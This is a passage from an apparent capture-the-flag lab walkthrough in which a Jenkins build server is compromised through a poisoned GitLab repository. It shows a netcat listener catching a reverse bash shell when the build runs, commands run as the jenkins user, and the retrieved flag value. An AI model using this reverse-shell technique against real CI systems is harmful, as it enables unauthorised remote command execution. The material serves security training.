root@attackdefense:~/sample-web-server# nc -lvp 8080
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
```

Step 12: Go to “build-web-server” project page on Jenkins and fire a new build.



Step 13: The build process will run configure file and a bash session will connect to the netcat listener. The attacker can now run commands as user Jenkins.

Command: whoami

```
root@attackdefense:~/sample-web-server# nc -lvp 8080
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.25.46.3.
Ncat: Connection from 192.25.46.3:57448.
bash: cannot set terminal process group (42): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@victim-1:~/workspace/build-web-server$ whoami
jenkins
jenkins@victim-1:~/workspace/build-web-server$
```

In this manner, Jenkins server can be pwned by leveraging the Gitlab repo.

Step 14: Retrieve the flag kept in the flag.txt file.

Command: cat flag.txt

```
jenkins@victim-1:~/workspace/build-web-server$ cat /flag.txt
cat /flag.txt
9cfc1cd89e86e2495723d9d5184e9c66
jenkins@victim-1:~/workspace/build-web-server$
```

Flag: 9cfc1cd89e86e2495723d9d5184e9c66

References:

1. Jenkins Documentation (<https://jenkins.io/doc/>)
2. Gitlab Documentation (<https://docs.gitlab.com/>)
3. Revsh.groovy (<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>)